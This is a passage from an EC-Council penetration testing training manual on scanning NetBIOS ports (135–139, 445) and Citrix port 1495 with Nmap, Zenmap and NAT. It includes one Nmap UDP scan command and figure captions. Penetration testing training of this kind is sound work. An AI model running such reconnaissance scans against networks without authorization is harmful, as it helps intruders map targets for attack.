


Figure L.12: Port scan for LDAP using PortQry command-line tool

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for NetBIOS Ports (Ports 135–139, 445)

Source: *https://nmap.org*

The penetration tester checks the NetBIOS ports, because if these ports are open, then they will make the system vulnerable to attacks. As a penetration tester, you must use tools like Nmap for scanning the open NetBIOS ports 135–139 and 445 on the target network. You can also use NAT (NetBIOS Auditing Tool) for checking open NetBIOS ports.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following figures show the port scan results for the NetBIOS ports using Zenmap and Nmap:




Figure L.13: Port scan for NetBIOS ports using Zenmap in Windows





Figure L.14: Port scan for NetBIOS ports using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for Citrix Ports (Port 1495)

Source: *https://nmap.org*

Citrix is a server solution that enables Mac and UNIX users to access Windows programs using Microsoft Terminal Services software. Servers perform all the processing, so the user experience is like that of a mainframe terminal session, but with the Windows 2000 environment. By default, Citrix listens on port 1495. You can use the following command to test the Citrix ports (port 1495), in network port scanner:

```
nmap -sU -p 1495 x.x.x.x
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Port scan results for the Citrix ports using Zenmap and Nmap:




Figure L.15: Port scan for Citrix ports using Zenmap in Windows


